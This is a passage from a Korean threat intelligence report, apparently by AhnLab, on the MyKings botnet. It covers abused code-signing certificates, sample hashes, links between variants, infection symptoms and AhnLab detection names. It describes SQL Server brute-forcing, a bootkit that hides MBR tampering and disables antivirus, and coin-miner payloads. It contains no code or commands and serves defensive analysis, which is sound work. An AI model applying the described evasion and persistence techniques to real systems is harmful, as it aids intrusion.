


그림 28. 2016년 발견 당시 유효한 인증서

3. Kong*****

Kong*****(China) 인증서(일련 번호: 3d8f4440b3be57415b808ee38d8c54d8)로 서명된 일부 악성코드(27f91b5f7d728eab3200001a3507a875)는 H***solution 인증서와 함께 서명되어 있다. Kong***** 인증서로 서명된 파일은 2018 년 11 월까지 총 215 개 파일이 발견되었다.




그림 29. 동시 서명 파일

4. P****** Tech

P****** Tech(일련 번호: 1402447b9e4c23e066ef2991f6975d79) 인증서로 서명된 악성코드는 서명이 유효하지 않아 단순 위조일 가능성이 높다. *****ming Technology 인증서 서명된 악성코드와 유사한 변형에서 해당 인증서가 발견된 점으로 미루어 MyKings 그룹과 직접 관련은 없을 수 있다.




그림 30. 유효하지 않은 인증서

5. S**** Projects 위조

공격자는 정상 S**** Projects 인증서를 복사해 위조한 것으로 보인다. 2017 년 4 월 발견된 item.dat 파일(4723de84b113d32187228941aa8e5c08)이 S**** Projects 인증서로 서명되었지만 디지털 서명은 유효하지 않다. 이 인증서로 서명된 파일은 대체로 정상 프로그램이며, 일부 파일이 PUP 로 분류된다.




그림 31. 유효하지 않은 S** Projects 인증서**

6. Ten****

Ten**** 인증서는 탈취한 것이 아니라 단순 위조한 것이다(0e44caac57372374599930a73c5ed0de).

7. Xi'an **** Tech

Xi'an **** Tech 디지털 인증서(일련번호: 65f9b96660ad34c1c1fef297266a1b36)는 2016 년 악성코드에 서명됐던 당시에는 유효했다.




그림 32. 2016년 발견 당시 유효한 인증서

이후 발급자가 인증서를 해지했음에도 불구하고 현재까지 7,300 개 이상의 파일이 이 인증서로 서명되었으며, 최근에는 채굴 악성코드(Coin Miner)류에 주로 사용되고 있다.




그림 33. 해지된 인증서

8. *****ming Technology

*****ming Technology 인증서(일련 번호: 11ea9b47edc53577340fa14e147e9132)는 2010 년부터 사용된 인증서이며, 2016 년 10 월부터 MyKings 악성코드 서명에 사용되었다.

현재 해당 인증서는 해지된 상태다. 그러나 2020년 2월 현재도 이 인증서로 서명된 파일이 발견되고 있으며, 총 800여 개의 파일에 서명되었다.




그림 34. 해지된 *****ming Technology 인증서

9. Y****** Pu

Y***** Pu 인증서(일련 번호: 275224d35f2089fc449f79b58af64824)는 2017년에 MyKings 악성코드(11e2a809dd8d90ecc7caa0081a2f7c82)에 서명에 사용되었다.




그림 35. 인증서 (11e2a809dd8d90ecc7caa0081a2f7c82)

2017년에 여러 인터넷 뱅킹 악성코드 서명에도 사용되었다. 이 인증서로 서명된 파일은 287개이며, 대부분 악성코드이다.

연관 관계(Connections) 분석

2016년 발견 초기에는 cab.exe와 msinfo.exe를 사용하는 특징이 있어 비교적 쉽게 관련 변형을 찾을 수 있었다. 그러나 2018년 이후 부트킷을 이용하면서 연관성을 놓치기 쉽다.




그림 36. MyKings 봇넷 조직의 연관점

다행히 공격자가 cab.exe, msinfo.exe, item.dat 등 일정한 파일 이름을 사용해 연관성을 추적할 수 있었다. 부트킷과 코인마이너가 발견된 시스템에서 cab.exe, msinfo. Item.dat 뿐만 아니라 감염된 시스템에서 시스템 설정 변경 드롭퍼인 msief.exe가 추가로 발견되기도 했다. 2년 넘게 동일한 부트킷을 이용하고 서명에 사용한 디지털 인증서도 비슷하다.

공격 및 감염 증상

MyKings 봇넷의 공격 과정 및 감염 증상은 다음과 같다.

첫째, SQL 서버에 로그인 접속 시도가 발생한다. 공격자는 무작위 대입법으로 SQL 서버에 접속을 시도한다. 그러나 잘못된 로그인 정보를 대입하기 때문에 다수의 로그인 시도가 발생한다.

둘째, 코인마이너에 재감염 된다. 부트킷에 감염되면 정상 부트 레코드 내용을 보여줘 감염 사실을 알기 어렵다. 그러나 부트킷은 코인마이너를 다운로드하기 때문에 백신 프로그램이 지속적으로 코인마이너를 탐지하는 현상이 나타날 수 있다.

셋째, 백신 프로그램 실시간 감시 중단되거나 업데이트가 안되는 문제가 발생한다. 부트킷에 감염되면 특정 백신프로그램이 설치되어 있으면 무력화를 시도한다. 부팅 시작하면서 부트킷이 실행되므로 백신 프로그램보다 먼저 실행되어 백신 프로그램이 무력화된다.

넷째, MBR가 변조된다. 단, 악성코드가 실행 중이면 정상 부트 레코드를 대신 보여주기 때문에 감염된 상태에서는 MBR 변조 여부를 확인하기 어렵다.

넷째, 대부분 일정한 이름의 파일을 사용하기 때문에 시스템에 Cab.exe, item.dat, msinfo.exe, msief.exe, c3.bat, n.vbs, update.exe 등의 파일이 존재하면 감염되었을 가능성이 높다.

다섯째, 특정 URL에 접속한다. 중국 서비스 등에서 파일 로드를 다운로드하며 시기마다 유사한 규칙이 있다.

여섯째, 다른 이름의 윈도우 시스템 파일이 발견된다. cacls.exe 파일이 download.exe 등이 사용된 바 있다.




그림 37. MyKings 봇넷 주요 감염 증상

안랩 대응 현황

안랩 제품군의 진단명은 다음과 같다.

Backdoor/Win32.Agent

BAT/Downloader

BAT/Mirai

BAT/Setmodi

BinImage/Cabinfo

Dropper/Win32.Darkcloud

Dropper/Win32.Settingmodifier

JS/Downloader

Linux/Miraidown.Gen

Trojan/Win32.Cabinfo

Trojan/Win32.CoinMiner

Trojan/Win32.Downloader

Trojan/Win32.Mirai

Trojan/Win32.PcClient

Unwanted/Win32.BitCoinMiner

Unwanted/Win64.XMR-Miner

Win-Trojan/Miner3.Exp

결론

2014년 처음 발견된 MyKings 봇넷은 지난 6년 동안 은밀하게, 지속적으로 활동해왔다. 2018년 이후 활동이 눈에 띄게 증가하면서 국내외 주요 보안 업체가 예의 주시하고 있는 상황이다.

MyKings 봇넷은 주로 MS SQL 서버 등 윈도우 서버를 공격하기 때문에 기업 및 기관의 대응 마련이 필요하다. 이 그룹의 목표는 코인마이너 설치 등을 통한 금전적 이득으로 짐작되지만, 다수의 디지털 인증서 키 유출 정황이 있어 내부 정보 유출 가능성도 높다. MyKings 봇넷 악성코드 서명에 사용된 인증서는 다운로더, 키로거, 부트킷, 사행성 게임 관련 프로그램 등의 프로그램 서명에도 사용되었다. 이들 인증서로 서명된 악성코드들과 MyKings 봇넷 제작 그룹의 연관성은 여전히 의문으로 남아있다.

MyKings 봇넷의 주요 감염 증상은 코인마이너 재감염과 백신 프로그램 장애로, 반복적으로 악성코드에 감염되거나 백신 프로그램이 정상적으로 동작하지 않는다면 반드시 원인 파악에 나서야 한다.

References

- Doctor Web detects Trojan for Windows that infects Linux devices (https://news.drweb.com/show/?i=11140&lng=en)
- Trojan.Mirai.1 (https://vms.drweb.com/virus/?_is=1&i=14934685)
- New(ish) Mirai Spreader Poses New Risks Highly Dangerous Mirai Botnets Have New Reaches (https://securelist.com/newish-mirai-spreader-poses-new-risks/77621/)
- 彻底曝光黑客组织"隐匿者"，目前作恶最多的网络攻击团伙 (https://www.freebuf.com/news/141644.html)
- 【木马分析】悄然崛起的挖矿机僵尸网络：打服务器挖价值百万门罗币 (https://www.anquanke.com/post/id/86751)
- MyKings: 一个大规模多重僵尸网络 (https://blog.netlab.360.com/mykings-the-botnet-behind-multiple-active-spreading-botnets/)
- Smominru Monero mining botnet making millions for operators (https://www.proofpoint.com/us/threat-insight/post/smominru-monero-mining-botnet-making-millions-operators)
- Miners snatching open source tools to strengthen their malevolent power! (https://blogs.quickheal.com/miners-snatching-open-source-tools-strengthen-malevolent-power/)
